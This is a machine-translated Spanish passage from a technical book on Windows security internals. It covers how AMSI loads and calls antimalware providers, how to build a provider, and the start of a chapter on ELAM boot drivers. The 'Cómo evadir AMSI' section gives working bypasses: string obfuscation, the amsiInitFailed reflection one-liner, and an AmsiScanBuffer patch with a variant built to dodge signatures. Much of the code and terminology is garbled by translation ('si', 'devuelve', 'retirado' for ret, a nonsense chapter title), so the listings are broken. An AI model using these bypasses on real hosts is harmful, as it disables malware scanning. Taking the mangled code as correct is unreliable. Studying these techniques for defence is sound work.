A continuación, se llama a `amsi!CheckTrustLevel()` para comprobar el valor de la clave de registro SOFTWARE\Microsoft\AMSI\FeatureBits. Esta clave contiene un DWORD, que puede ser 1 (el valor predeterminado) o 2 para deshabilitar o habilitar las comprobaciones de firma de Authenticode para los proveedores. Si las comprobaciones de firma de Authenticode están habilitadas, se verifica la ruta que aparece en la clave de registro InProcServer32 . Después de una comprobación satisfactoria, la ruta se pasa a `LoadLibraryW()` para cargar la DLL del proveedor AMSI, como se muestra en el Listado 10-11.

```
0:011> u @rip L1
amsi!AmsiComSecureLoadInProcServer+0x297:
00007ff9`5ea7569b 48ff15fe770000 llamar qword ptr [amsi!_imp_LoadLibraryExW]
```

```
0:011> del @rcx
00000057' 2067e892 "C:\ProgramData\Microsoft\Windows"
00000057' 2067e8d2 "DefensorPlataforma4.18.2111.5-0"
00000057' 2067e912 "\MpOav.dll"
```

Listado 10-11: El MpOav.dll cargado a través de LoadLibraryW()

Si la DLL del proveedor se carga correctamente, se llama a su función DllRegisterServer() para indicarle que cree entradas de registro para todas las clases COM admitidas por el proveedor.

Este ciclo repite las llamadas a amsi!CGuidEnum::NextGuid() hasta que se hayan cargado todos los proveedores. El listado 10-12 muestra el paso final: invocar el método QueryInterface() para cada proveedor a fin de obtener un puntero a las interfaces de IAntimalware .

```
0:011> !OLE32!IID @rdx
{82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}
+0x000 Datos1 :0x82d29c2e
+0x004 Datos2 :0xf062
+0x006 Datos3 :0x44e6
+0x008 Datos4 :[8] "????"

0:011> u @rip L1
amsi!ATL::CComCreator<ATL::CComObject<CAmsiAntimalware> >::CreateInstance+0x10d:
00007ff8`0b7475bd ff15b55b0000 llamar qword ptr [amsi!_guard_dispatch_icall_fptr]

0:011 >
amsi!ATL::CComObject<CAmsiAntimalware>::Interfaz de consulta:
00007ff8`0b747a20 4d8bc8           movimento          r9,r8
```

Listado 10-12: Llamada a QueryInterface en el proveedor registrado

Una vez que AmsiInitialize() regresa, AMSI está lista para funcionar. Antes de PowerShell Cuando comienza a evaluar un bloque de script, llama a AmsiOpenSession(). Como se mencionó anteriormente, esta función permite a AMSI correlacionar múltiples escaneos. Cuando esta función se completa, devuelve una HAMSISESSION al autor de la llamada, y este puede elegir pasar este valor a todas las llamadas posteriores a AMSI dentro de la sesión de escaneo actual.

Cuando la instrumentación AMSI de PowerShell recibe un bloque de script y se ha abierto una sesión AMSI, llama a AmsiScanBuffer() con el bloque de script pasado como entrada. Esta función está definida en el Listado 10-13.

```
HRESULT AmsiScanBuffer(
    [en]             HAMSICONTEXT amsiContext,
    [en]             PVOID          buffer,
    [en]             ULONG          Longitud,
    [en]             LPCWSTR        nombreContenido,
    [en, opcional]   HAMSISESSION amsiSession,
    [afuera]          AMSI_RESULT *result
);
```

Listado 10-13: La definición de AmsiScanBuffer()

La principal responsabilidad de la función es comprobar la validez de los parámetros que se le pasan. Esto incluye verificaciones del contenido en el búfer de entrada y la presencia de un identificador HAMSICONTEXT válido con una etiqueta AMSI, como se puede ver en la descompilación del Listado 10-14. Si alguna de estas verificaciones falla, la función devuelve E_INVALIDARG (0x80070057) al autor de la llamada.

```

si ( !buffer )
    devuelve 0x80070057;
si ( !longitud )
    devuelve 0x80070057;
si ( !resultado )
    devuelve 0x80070057;
si ( !amsiContext )
    devuelve 0x80070057;
si ( *amsiContext != 'ISMA' )
    devuelve 0x80070057;
si ( !(amsiContext + 1) )
    devuelve 0x80070057;
v10 = *(amsiContext + 2);
si ( !v10 )
    devuelve 0x80070057;

```

Listado 10-14: Comprobaciones internas de cordura de AmsiScanBuffer()

Si se pasan estas comprobaciones, AMSI invoca amsi!CAmsiAntimalware::Scan(), como se muestra en la pila de llamadas en el Listado 10-15.

```

0:023> kc
# Sitio de llamada
00 amsi!CAmsiAntimalware::Escaneo
01 amsi!Buffer de escaneo de amsi
02 Sistema_Gestión_Automatización_ni
--recorte--

```

Listado 10-15: El método Scan() llamado

Este método contiene un bucle while que itera sobre cada proveedor AMSI registrado (cuyo recuento se almacena en R14 + 0x1c0). En este bucle, llama a la función IAntimalwareProvider::Scan(), que el proveedor de EDR puede implementar como desee; solo se espera que devuelva un AMSI_RESULT, definido en el Listado 10-16.

```

Escaneo HRESULT(
    [en] IAmsiStream *transmisión,
    [salida] AMSI_RESULT *resultado
);

```

Listado 10-16: Definición de la función CAmsiAntimalware::Scan()

En el caso de la implementación AMSI predeterminada de Microsoft Defender, MpOav.dll, esta función realiza una inicialización básica y luego entrega la ejecución a MpClient.dll, la interfaz del cliente de Windows Defender.

Tenga en cuenta que Microsoft no proporciona archivos de base de datos de programas para Defender

componentes, por lo que el nombre de la función de MpOav.dll en la pila de llamadas en el Listado 10-17 es incorrecto

```
0:000> kc
# Sitio de llamada
00 MPCLIENTE! MpAmsiScan
01 MpOav!DIIRegisterServer
02 amsi!CAmsiAntimalware::Escaneo
03 amsi!Buffer de escaneo de amsi
```

Listado 10-17: Ejecución pasada a MpClient.dll desde MpOav.dll

AMSI pasa el resultado del escaneo a amsi!AmsiScanBuffer() a través de amsi!CAmsiAntimalware::Scan(), que a su vez devuelve AMSI_RESULT al autor de la llamada. Si se encontró que el bloque de script contenía contenido malicioso, PowerShell genera una excepción ScriptContainedMaliciousContent y evita su ejecución.

Implementación de un proveedor AMSI personalizado

Como se mencionó en la sección anterior, los desarrolladores pueden implementar la función IAntimalwareProvider::Scan() como deseen. Por ejemplo, podrían simplemente registrar información sobre el contenido que se va a escanear o podrían pasar el contenido de un búfer a través de un modelo de aprendizaje automático entrenado para evaluar su malicia. Para comprender la arquitectura compartida de los proveedores AMSI de todos los proveedores, esta sección describe el diseño de una DLL de proveedor simple que cumple con las especificaciones mínimas definidas por Microsoft.

En esencia, los proveedores AMSI no son más que servidores COM o DLL cargados en un proceso host que exponen una función requerida por el autor de la llamada: en este caso, IAntimalwareProvider. Esta función extiende el IUnknown.

interfaz agregando tres métodos adicionales: CloseSession cierra la sesión AMSI a través de su controlador HAMSISESSION , DisplayName muestra el nombre del proveedor AMSI y Scan escanea un IAmsiStream de contenido y devuelve un AMSI_RESULT.

En C++, una declaración de clase básica que anula la de IAntimalwareProvider Los métodos pueden parecerse al código que se muestra en el Listado 10-18.

```
clase AmsiProvider:
    públicaRuntimeClass<RuntimeClassFlags<ClassicCom>,
    Proveedor de Antimalware,
    Base de datos Ibm>
{
    público:
        IFACEMETHOD(Escaneo)(
            IAmsiStream *transmisión,
            AMSI_RESULT *result
        ) anular;

        IFACEMETHOD_(void, Cerrar sesión)
```

```

    Sesión ULONGLONG
    ) anular;

    IFACEMETHOD(Nombre para mostrar)(
        LPWSTR *nombre para mostrar
    ) anular;
};


```

Listado 10-18: Un ejemplo de definición de clase IAntimalwareProvider

Nuestro código hace uso de la biblioteca de plantillas C++ de Windows Runtime, que reduce la cantidad de código utilizado para crear componentes COM. Los métodos CloseSession() y DisplayName() se reemplazan simplemente con nuestras propias funciones para cerrar la sesión AMSI y devolver el nombre del proveedor AMSI, respectivamente. La función Scan() recibe el búfer que se va a escanear como parte de un IAmsiStream, que expone dos métodos, GetAttribute() y Read(), y se define en el Listado 10-19.

```

INTERFAZ_MIDL("3e47f2e5-81d4-4d3b-897f-545096770373")
IAmsiStream: público desconocido
{
    público:
        virtual HRESULT STDMETHODCALLTYPE Obtener atributo (
            /* [en] */ Atributo AMSI_ATTRIBUTE,
            /* [rango][en] */ ULONG tamaño de datos,
            /* [longitud_es][tamaño_es][salida] */ carácter sin signo *datos,
            /* [salida] */ ULONG *retData) = 0;

        virtual HRESULT STDMETHODCALLTYPE Leer(
            /* [en] */ Posición ULONGLONG,
            /* [rango][en] */ tamaño ULONG,
            /* [longitud_es][tamaño_es][salida] */ carácter sin signo *buffer,
            /* [salida] */ ULONG *readSize) = 0;
};


```

Listado 10-19: La definición de la clase IAmsiStream

GetAttribute () recupera metadatos sobre el contenido que se va a escanear. Los desarrolladores solicitan estos atributos al pasar un valor AMSI_ATTRIBUTE que indica qué información desean recuperar, junto con un búfer de tamaño adecuado. El valor AMSI_ATTRIBUTE es una enumeración definida en el Listado 10-20.

```

tipo de definición enumeración AMSI_ATTRIBUTE {
    NOMBRE DE LA APLICACIÓN DEL ATRIBUTO AMSI = 0,
    NOMBRE_DE_CONTENIDO_DE_ATRIBUTO_AMSI = 1,
    TAMAÑO_DE_CONTENIDO_DEL_ATRIBUTO_AMSI = 2,
    DIRECCIÓN_DE_CONTENIDO_DE_ATRIBUTO_AMSI = 3,
    SESIÓN DE ATRIBUTO AMSI = 4,
    TAMAÑO DE CADENA DE REDIRECCIÓN DE ATRIBUTOS AMSI = 5,
    DIRECCIÓN DE CADENA DE REDIRECCIÓN DE ATRIBUTOS AMSI = 6,
    ATRIBUTO_AMSI TODO TAMAÑO = 7,
    ATRIBUTO_AMSI_TODAS LAS_DIRECCIONES = 8,
    ATRIBUTO_AMSI QUIET = 9
}


```

```
 } ATRIBUTO AMSI;
```

Listado 10-20: La enumeración AMSI_ATTRIBUTE

Si bien hay 10 atributos en la enumeración, Microsoft documenta solo los primeros: AMSI_ATTRIBUTE_APP_NAME es una cadena que contiene el nombre, la versión o el GUID de la aplicación que llama; AMSI_ATTRIBUTE_CONTENT_NAME es una cadena que contiene el nombre de archivo, la URL, el ID de script o un identificador equivalente del contenido que se escaneará; AMSI_ATTRIBUTE_CONTENT_SIZE es un ULONGLONG que contiene el tamaño de los datos que se escanearán; AMSI_ATTRIBUTE_CONTENT_ADDRESS es la dirección de memoria del contenido, si se ha cargado completamente en la memoria; y AMSI_ATTRIBUTE_SESSION contiene un puntero a la siguiente porción del contenido que se escaneará o NULL si el contenido es autónomo.

A modo de ejemplo, el Listado 10-21 muestra cómo un proveedor de AMSI podría utilizar Este atributo permite recuperar el nombre de la aplicación.

```
HRESULT AmsiProvider::Scan(IAmsiStream* flujo, AMSI_RESULT* resultado)
{
    HRESULT hr = E_FAIL;
    ULONG ulBufferSize = 0;
    ULONG ulAttributeSize = 0;
    PBYTE pszAppName = nullptr;

    hr = flujo->ObtenerAtributo(
        NOMBRE DE LA APLICACIÓN DEL ATRIBUTO AMSI,
        0,
        nuloptr,
        &ulTamaño del búfer
    );

    si (hr != E_NO_SUFICIENTE_BUFFER)
    {
        devolver hr;
    }

    pszAppName = (PBYTE)HeapAlloc(
        ObtenerProcessHeap(),
        0,
        tamaño del búfer ul
    );

    si (!pszAppName)
    {
        devuelve E_OUTOFMEMORY;
    }

    hr = flujo->ObtenerAtributo(
        NOMBRE DE LA APLICACIÓN DEL ATRIBUTO AMSI,
        tamaño del búfer ul,
        1 pszNombre de la aplicación,
        &ulTamaño del atributo
    );
}
```

```

    si (hr != ERROR_SUCCESS || ulAttributeSize > ulBufferSize)
    {
        Montón libre(
            ObtenerProcessHeap(),
            0,
            Nombre de la aplicación psz
        );
    }

    devolver hr;
}

--recorte--
}

```

Listado 10-21: Una implementación de la función de escaneo AMSI

Cuando PowerShell llama a esta función de ejemplo, pszAppName 1 contendrá El nombre de la aplicación como cadena, que AMSI puede utilizar para enriquecer los datos de escaneo. Esto resulta particularmente útil si el bloque de script se considera malicioso, ya que el EDR podría utilizar el nombre de la aplicación para finalizar el proceso de llamada.

Si AMSI_ATTRIBUTE_CONTENT_ADDRESS devuelve una dirección de memoria, sabemos que el contenido que se va a escanear se ha cargado completamente en la memoria, por lo que podemos interactuar con él directamente. La mayoría de las veces, los datos se proporcionan como un flujo, en cuyo caso utilizamos el método Read() (definido en el Listado 10-22) para recuperar el contenido del búfer, un fragmento a la vez. Podemos definir el tamaño de estos fragmentos, que se pasan, junto con un búfer del mismo tamaño, al método Read() .

```

HRESULT Leer(
    [en] posición ULONGLONG,
    [en] tamaño ULONG,
    [salida] carácter sin signo *buffer,
    [salida] ULONG *readSize
);

```

Listado 10-22: Definición del método IAmSIStream::Read()

Lo que el proveedor haga con estos fragmentos de datos depende completamente del proveedor. Desarrollador. Podrían escanear cada fragmento, leer el flujo completo y codificar su contenido, o simplemente registrar detalles al respecto. La única regla es que, cuando Scan() El método retorna, debe pasar un HRESULT y un AMSI_RESULT al llamador.

Cómo evadir AMSI

AMSI es una de las áreas más estudiadas en lo que se refiere a evasión. Esto se debe en gran parte a lo eficaz que fue en sus inicios, causando importantes dolores de cabeza a los equipos ofensivos que utilizaban PowerShell de forma intensiva. Para ellos, AMSI representaba una crisis existencial que impedía a sus principales agentes funcionar.

Los atacantes pueden emplear una variedad de técnicas de evasión para eludir AMSI. Si bien algunos proveedores han intentado etiquetar algunos de estos como maliciosos,

La cantidad de oportunidades de evasión presentes en AMSI es asombrosa, por lo que los proveedores generalmente no pueden manejarlas todas. Esta sección cubre algunas de las evasiones más populares en el entorno operativo actual, pero tenga en cuenta que existen muchas variaciones de cada una de estas técnicas.

Ofuscación de cadenas

Una de las primeras formas de evadir AMSI consistía en ofuscar cadenas de caracteres. Si un atacante podía determinar qué parte de un bloque de secuencia de comandos se estaba etiquetando como maliciosa, a menudo podía evitar la detección dividiendo, codificando u ocultando de algún otro modo la cadena de caracteres, como en el ejemplo del Listado 10-23.

```
PS > Buffer de escaneo Amsi
En la línea:1 carácter:1
+ Buffer de escaneo Amsi
+
Este script contiene contenido malicioso y ha sido bloqueado por su software antivirus.
+ CategoryInfo : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId: contenido malicioso contenido de script

PS > "Ams" + "IS" + "can" + "Buff" + "er"
Buffer de escaneo Amsi

PS > $b = [Sistema.Convertir]::FromBase64String("QW1zaVNjYW5CdWZmZXI=")
PS > [Sistema.Codificación.Texto]::UTF8.GetString($b)
Buffer de escaneo Amsi
```

Listado 10-23: Un ejemplo de ofuscación de cadenas en PowerShell que evade AMSI

AMSI suele etiquetar la cadena AmsiScanBuffer, un componente común de las evasiones basadas en parches, como maliciosa, pero aquí se puede ver que la concatenación de cadenas nos permite eludir la detección. Las implementaciones de AMSI suelen recibir código ofuscado, que pasan a los proveedores para determinar si es malicioso. Esto significa que el proveedor debe manejar funciones de emulación de lenguaje como la concatenación de cadenas, la decodificación y el descifrado. Sin embargo, muchos proveedores, incluido Microsoft, no pueden detectar ni siquiera las evasiones triviales como la que se muestra aquí.

Aplicación de parches AMSI

Debido a que AMSI y sus proveedores asociados se asignan al proceso del atacante, este tiene control sobre esta memoria. Al aplicar parches a valores o funciones críticos dentro de amsi.dll, pueden evitar que AMSI funcione dentro de su proceso. Esta técnica de evasión es extremadamente potente y ha sido la opción preferida de muchos equipos rojos desde aproximadamente 2016, cuando Matt Graeber discutió el uso de la reflexión dentro de PowerShell para aplicar parches a amsiInitFailed.

para ser verdadero. Su código, incluido en el Listado 10-24, se convirtió en un solo tuit.

```
PS > [Ref].Assembly.GetType('Sistema.Gestión.Automatización.AmsiUtils').
>> GetField('amsiInitFailed','No público, estático').SetValue($null,$true)
```

Listado 10-24: Un parche simple para AmsiInitFailed

Cuando se trata de aplicar parches, los atacantes suelen apuntar a AmsiScanBuffer(), la función responsable de pasar el contenido del buffer a los proveedores.

Daniel Duggan describe esta técnica en una publicación de blog, "Memory Patching AMSI Bypass", donde describe los pasos que debe seguir el código de un atacante antes de realizar cualquier actividad verdaderamente maliciosa:

1. Recupere la dirección de AmsiScanBuffer() dentro del amsi.dll actual cargado en el proceso.
2. Utilice kernel32!VirtualProtect() para cambiar las protecciones de memoria a lectura-escritura, lo que permite al atacante colocar el parche.
3. Copie el parche en el punto de entrada de la función AmsiScanBuffer() .
4. Utilice kernel32!VirtualProtect() una vez más para revertir la protección de la memoria. ción de vuelta a lectura-ejecución.

El parche en sí mismo aprovecha el hecho de que, internamente, AmsiScan Buffer() devuelve E_INVALIDARG si fallan sus comprobaciones iniciales. Estas comprobaciones incluyen intentos de validar la dirección del búfer que se va a escanear. El código de Duggan agrega una matriz de bytes que representa el código de ensamblaje en el Listado 10-25. Despúes de este parche, cuando se ejecuta AmsiScanBuffer() , devolverá inmediatamente este código de error porque la instrucción real que constitúa la función original se ha sobrescrito.

movimiento eax, 0x80070057; E_INVALIDARG

retirado

Listado 10-25: Código de error devuelto al llamador de AmsiScanBuffer() después del parche

Existen muchas variantes de esta técnica, todas las cuales funcionan de manera muy similar. Por ejemplo, un atacante puede aplicar un parche a AmsiOpenSession() en lugar de AmsiScanBuffer(). También puede optar por corromper uno de los parámetros que se pasan a AmsiScanBuffer(), como la longitud del búfer o el contexto, lo que hace que AMSI devuelva E_INVALIDARG por sí solo.

Microsoft se dio cuenta rápidamente de esta técnica de evasión y tomó medidas para defenderse contra la omisión. Una de las detecciones que implementó se basa en la secuencia de códigos de operación que componen el parche que hemos descrito. Sin embargo, los atacantes pueden evitar estas detecciones de muchas maneras. Por ejemplo, pueden simplemente modificar su código ensamblador para lograr el mismo resultado, moviendo 0x80070057 a EAX y regresando, de una manera menos directa. Considere el ejemplo en el Listado 10-26, que divide el valor 0x80070057 en lugar de moverlo al registro de una sola vez.

xor eax, eax ; Poner a cero EAX
agregar eax, 0x7459104a
añadir eax, 0xbadf00d

retirado

Listado 10-26: Descomposición de valores codificados para evadir la detección de parches

Imagine que el EDR busca el valor 0x80070057 que se está moviendo al registro EAX . Esta estrategia de evasión pasaría por alto su lógica de detección porque nunca se hace referencia directa al valor. En cambio, se divide en dos valores, que suman el valor requerido.

Un bypass AMSI sin parches

En abril de 2022, Ceri Coburn presentó una técnica para eludir AMSI sin parchear amsi.dll, una actividad que muchos proveedores de EDR han comenzado a monitorear.

La técnica de Coburn tampoco requiere fork&run, lo que permite al atacante permanecer en su proceso original.

La técnica es bastante inteligente. Primero, el atacante obtiene un puntero de función a amsi!AmsiScanBuffer() ya sea desde el archivo amsi.dll cargado o forzándolo a cargarse en el proceso a través de una llamada a LoadLibrary(). A continuación, registra un controlador de excepciones vectorizado a través de kernel32!AddVectoredExceptionHandler(). Este controlador permite a los desarrolladores registrar una función que monitorea y administra todas las excepciones en la aplicación. Finalmente, establece un punto de interrupción de hardware en la dirección de AmsiScanBuffer() modificando los registros de depuración del hilo actual (DR0, DR6 y DR7).

Cuando el atacante ejecuta su código .NET en línea, el sistema finalmente llamará a AmsiScanBuffer(), lo que activará el punto de interrupción de hardware e invocará el controlador de excepciones vectorizado. Esta función toma el contexto del subproceso actual y actualiza los registros para que coincidan con los valores establecidos cuando AMSI no detecta contenido malicioso, es decir, un valor de retorno de 0 (S-OK) en RAX y un resultado de 0 (AMSI_RESULT_CLEAN) en RSP+48.

Además, extrae la dirección de retorno de la pila (RSP) y apunta el puntero de instrucción (RIP) de vuelta al llamador de la función AmsiScanBuffer() . A continuación, lleva el puntero de pila de vuelta a su posición anterior a la llamada a AmsiScanBuffer(), borra el punto de interrupción del hardware y devuelve el código EXCEPTION_CONTINUE_EXECUTION . La ejecución se reanuda en el punto en el que se produjo el punto de interrupción. Ahora Windows tomará el contexto del hilo modificado del atacante y continuará la ejecución con nuestros cambios en su lugar, pasando los valores falsificados de vuelta al llamador y permitiendo que el código malicioso continúe sin ser detectado.

Conclusión

AMSI es una pieza increíblemente importante del rompecabezas de detección basada en host. Su integración en software como PowerShell, .NET y Microsoft Office significa que se encuentra en línea con muchas actividades adversarias, desde el acceso inicial hasta la postexplotación. AMSI ha sido investigado en profundidad debido a su tremendo impacto en las operaciones ofensivas en el momento de su lanzamiento. Hoy, AMSI cumple un papel más bien complementario, ya que existen casi innumerables estrategias de evasión para él. Sin embargo, los proveedores se han dado cuenta de esto y han comenzado a invertir en el monitoreo de estrategias comunes de evasión de AMSI, para luego usarlas como indicadores de la actividad adversaria.

11

LANZAMIENTO TEMPRANO DE PRODUCTOS ANIMAL CONDUCTORES



En 2012, los adversarios lanzaron la campaña de adware Zacinlo, cuyo rootkit, un miembro de la familia Detrahere, incluye varios de funciones de autoprotección. Una de las más interesantes es su mecanismo de persistencia.

De manera similar a las rutinas de devolución de llamadas que se analizaron en los capítulos 3 a 5, los controladores pueden registrar rutinas de devolución de llamadas llamadas controladores de apagado que les permiten realizar alguna acción cuando el sistema se está apagando. Para garantizar que su rootkit persistiera en el sistema, los desarrolladores del rootkit Zacinlo utilizaron un controlador de apagado para reescribir el controlador en el disco con un nuevo nombre y crear nuevas claves de registro para un servicio que reiniciaría el rootkit como un controlador de arranque. Si alguien intentaba limpiar el rootkit del sistema, el controlador simplemente eliminaría estos archivos y claves, lo que le permitiría persistir de manera mucho más efectiva.

Si bien este malware ya no es común, pone de relieve una gran brecha en el software de protección: la capacidad de mitigar las amenazas que operan en las primeras etapas del proceso de arranque. Para abordar esta debilidad, Microsoft introdujo una nueva función antimalware en Windows 8 que permite cargar ciertos controladores especiales.

antes que todos los demás controladores de arranque. Hoy en día, casi todos los proveedores de EDR aprovechan esta capacidad, denominada Early Launch Antimalware (ELAM), de alguna manera, ya que ofrece la posibilidad de afectar al sistema en una etapa extremadamente temprana del proceso de arranque. También proporciona acceso a tipos específicos de telemetría del sistema que no están disponibles para otros componentes.

Este capítulo cubre el desarrollo, la implementación y la funcionalidad de protección de arranque de los controladores ELAM, así como las estrategias para evadir estos controladores. En el Capítulo 12, cubriremos las fuentes de telemetría y las protecciones de procesos disponibles para los proveedores que implementan controladores ELAM en los hosts.

Cómo los controladores ELAM protegen el proceso de arranque

Microsoft permite que los controladores de terceros se carguen al principio del proceso de arranque para que los proveedores de software puedan inicializar aquellos que son críticos para el sistema. Sin embargo, esto es un arma de doble filo. Si bien proporciona una forma útil de garantizar la carga de controladores críticos, los autores de malware también pueden insertar sus rootkits en estos grupos de orden de carga inicial. Si un controlador malicioso puede cargarse antes que el antivirus u otros controladores relacionados con la seguridad, podría alterar el sistema para evitar que esos controladores de protección funcionen como se espera o evitar que se carguen en primer lugar.

Para evitar estos ataques, Microsoft necesitaba una forma de cargar la seguridad de los puntos finales. Los controladores ELAM se validan antes en el proceso de arranque, antes de que se pueda cargar cualquier controlador malicioso. La función principal de un controlador ELAM es recibir notificaciones cuando otro controlador intenta cargarse durante el proceso de arranque y luego decidir si se le permite cargar. Este proceso de validación es parte de Trusted Boot, la característica de seguridad de Windows responsable de validar la firma digital del núcleo y otros componentes, como los controladores, y solo los proveedores de software antimalware aprobados pueden participar en él.

Para publicar un controlador ELAM, los desarrolladores deben ser parte de Microsoft Virus Initiative (MVI), un programa abierto a empresas antimalware que producen software de seguridad para el sistema operativo Windows. Al momento de escribir este artículo, para poder participar en este programa, los proveedores deben tener una reputación positiva (evaluada por la participación en conferencias e informes estándar de la industria, entre otros factores), enviar sus solicitudes a Microsoft para pruebas de rendimiento y revisión de características, y proporcionar su solución para pruebas independientes. Los proveedores también deben firmar un acuerdo de confidencialidad, que es probablemente la razón por la que aquellos con conocimiento de este programa han guardado silencio.

La Iniciativa contra virus de Microsoft y ELAM están estrechamente vinculadas. Para crear un controlador de producción (que se pueda implementar en sistemas que no estén en modo de firma de prueba), Microsoft debe refrendar el controlador. Esta refrendación utiliza un certificado especial, visible en la información de firma digital del controlador ELAM en Microsoft Windows Early Launch Anti-malware Publisher, como se muestra en la Figura 11-1. Esta refrendación está disponible únicamente para los participantes del programa Iniciativa contra virus de Microsoft.



Figura 11-1: Contrafirma de Microsoft en un controlador ELAM

Sin esta firma, el controlador no podrá cargar como parte del grupo de servicios de lanzamiento anticipado se analiza en "Carga de un controlador ELAM" en la página 208. Por este motivo, los ejemplos de este capítulo apuntan a un sistema con la firma de prueba habilitada, lo que nos permite ignorar el requisito de contrafirma. El proceso y el código que se describen aquí son los mismos que para los controladores ELAM de producción.

Desarrollo de controladores ELAM

En muchos sentidos, los controladores ELAM se parecen a los controladores tratados en los capítulos anteriores; utilizan devoluciones de llamadas para recibir información sobre eventos del sistema y tomar decisiones de seguridad en el host local. Sin embargo, los controladores ELAM se centran específicamente en la prevención en lugar de la detección. Cuando un controlador ELAM se inicia al principio del proceso de arranque, evalúa cada controlador de arranque del sistema y aprueba o rechaza la carga en función de sus propios datos y lógica de firma de malware internos, así como de una política del sistema que dicta la tolerancia al riesgo del host. Esta sección cubre el proceso de desarrollo de un controlador ELAM, incluido su funcionamiento interno y la lógica de decisión.

Registro de rutinas de devolución de llamadas

La primera acción específica de ELAM que realiza el controlador es registrar sus rutinas de devolución de llamadas. Los controladores ELAM suelen utilizar devoluciones de llamadas de registro y de inicio. Las funciones de devolución de llamada del registro, registradas con `nt!CmRegisterCallbackEx()`, validan los datos de configuración de los controladores que se cargan en el registro, y las cubrimos extensamente en el Capítulo 5, por lo que no las volveremos a tratar aquí.

Más interesante es la rutina de devolución de llamada de inicio de arranque, registrada con `nt!IoRegisterBootDriverCallback()`. Esta devolución de llamada proporciona el controlador ELAM

con actualizaciones sobre el estado del proceso de arranque, así como información sobre cada controlador de arranque que se está cargando. Las funciones de devolución de llamada de arranque se pasan a la función de registro como PBOOT_DRIVER_CALLBACK_FUNCTION y debe tener una firma que coincida con la que se muestra en el Listado 11-1.

```
anular la función de devolución de llamada del controlador de arranque (
    Contexto de devolución de llamada PVOID,
    Clasificación BDCB_CALLBACK_TYPE,
    PBDCB_IMAGE_INFORMATION Información de la imagen
)
```

Listado 11-1: Una firma de devolución de llamada del controlador ELAM

Durante el proceso de arranque, esta rutina de devolución de llamada recibe dos tipos diferentes de eventos, determinados por el valor del parámetro de entrada Clasificación . Estos se definen en la enumeración BDCB_CALLBACK_TYPE que se muestra en el Listado 11-2.

```
tipo de enumeración definida por el tipo _BDCB_CALLBACK_TYPE {
    Actualización de estado de BdCb,
    BdCbInicializarImagen,
} TIPO DE RETROCESO DE LLAMADA BDCB, *TIPO DE RETROCESO DE LLAMADA PBDCB;
```

Listado 11-2: La enumeración BDCB_CALLBACK_TYPE

Los eventos BdCbStatusUpdate le indican al controlador ELAM hasta dónde ha llegado el sistema en el proceso de carga de los controladores de arranque para que el controlador pueda actuar de manera adecuada. Puede informar cualquiera de los tres estados que se muestran en el Listado 11-3.

```
tipo de enumeración de definición de tipo _BDCB_STATUS_UPDATE_TYPE {
    BdCbStatusPrepararse para la carga de dependencias,
    BdCbStatusPrepareForDriverLoad,
    BdCbStatusPrepararse para descargar
} TIPO_ACTUALIZACION_DE_ESTADO_BDCB, *TIPO_ACTUALIZACIÓN_DE_ESTADO_PBDCB;
```

Listado 11-3: Los valores BDCB_STATUS_UPDATE_TYPE

El primero de estos valores indica que el sistema está a punto de cargar el controlador. Dependencias. El segundo indica que el sistema está a punto de cargar los controladores de arranque. El último indica que se han cargado todos los controladores de arranque, por lo que el controlador ELAM debe prepararse para ser descargado.

Durante los dos primeros estados, el controlador ELAM recibirá otro tipo de evento que se correlaciona con la carga de una imagen del controlador de arranque. Este evento, que se pasa a la devolución de llamada como un puntero a una estructura BDCB_IMAGE_INFORMATION , se define en el Listado 11-4.

```
tipo de definición estructura _BDCB_INFORMACIÓN_DE_IMAGEN (
    BDCB_CLASSIFICATION Clasificación;
    Bandera de imagen ULONG;
    UNICODE_STRING NombreImagen;
    UNICODE_STRING RutaDeRegistro;
    UNICODE_STRING CertificadoEditor;
    UNICODE_STRING Emisor del certificado;
```

```
PVOID ImagenHash;
Huella digital del certificado PVOID;
Algoritmo de hash de imagen ULONG;
Algoritmo de hash de huella digital ULONG;
ULONG Longitud de hash de imagen;
Longitud de huella digital del certificado ULONG;
} INFORMACIÓN_DE_IMAGEN_BDCB, *INFORMACIÓN_DE_IMAGEN_PBDCB;
```

Listado 11-4: Definición de la estructura BDCB_IMAGE_INFORMATION

Como puede ver, esta estructura contiene la mayor parte de la información que se utiliza para decidir si un controlador es un rootkit. La mayor parte se relaciona con la firma digital de la imagen y, en particular, omite algunos campos que podría esperar para ver, como un puntero al contenido de la imagen en el disco. Esto se debe en parte a los requisitos de rendimiento impuestos a los controladores ELAM. Debido a que pueden afectar los tiempos de arranque del sistema (ya que se inicializan cada vez que se inicia Windows), Microsoft impone un límite de tiempo de 0,5 ms para la evaluación de cada controlador de inicio de arranque y 50 ms para la evaluación de todos los controladores de inicio de arranque juntos, dentro de una huella de memoria de 128 KB. Estos requisitos de rendimiento limitan lo que puede hacer un controlador ELAM; por ejemplo, es demasiado lento escanear el contenido de una imagen. Por lo tanto, los desarrolladores generalmente confían en firmas estáticas para identificar controladores maliciosos.

Durante el proceso de arranque, el sistema operativo carga las firmas en uso por los controladores ELAM en un subárbol de registro de controladores de inicio temprano bajo HKLM:\ELAM\, seguido del nombre del proveedor (por ejemplo, HKLM:\ELAM\Windows Defender para Microsoft Defender, que se muestra en la Figura 11-2). Esta subárbol se descarga más adelante en el proceso de arranque y no está presente en el registro cuando los usuarios inician sus sesiones. Si el proveedor desea actualizar las firmas en esta subárbol, puede hacerlo desde el modo de usuario montando el subárbol que contiene las firmas de %SystemRoot%\System32\cong\ELAM y modificando su clave.

Figura 11-2: Microsoft Defender en el subárbol del registro ELAM

Los proveedores pueden utilizar tres valores del tipo REG_BINARY en esta clave: Measured, Policy y Config. Microsoft no ha publicado documentación pública formal sobre los propósitos de estos valores o sus diferencias. Sin embargo, la empresa afirma que el blob de datos de firma debe firmarse y su integridad debe validarse mediante funciones criptográficas primitivas de Cryptography API: Next Generation (CNG) antes de que el controlador ELAM comience a tomar decisiones con respecto al estado del controlador de arranque.

No existe ningún estándar que determine cómo deben estructurarse o usarse los bloques de firma una vez que el controlador ELAM ha verificado su integridad. Sin embargo, en caso de que le interese, en 2018, el Bundesamt für Sicherheit in der Informationstechnik (BSI) alemán publicó su Paquete de trabajo 5, que incluye un excelente tutorial sobre cómo wdboot.sys de Defender realiza sus propias comprobaciones de integridad y analiza sus bloques de firma.

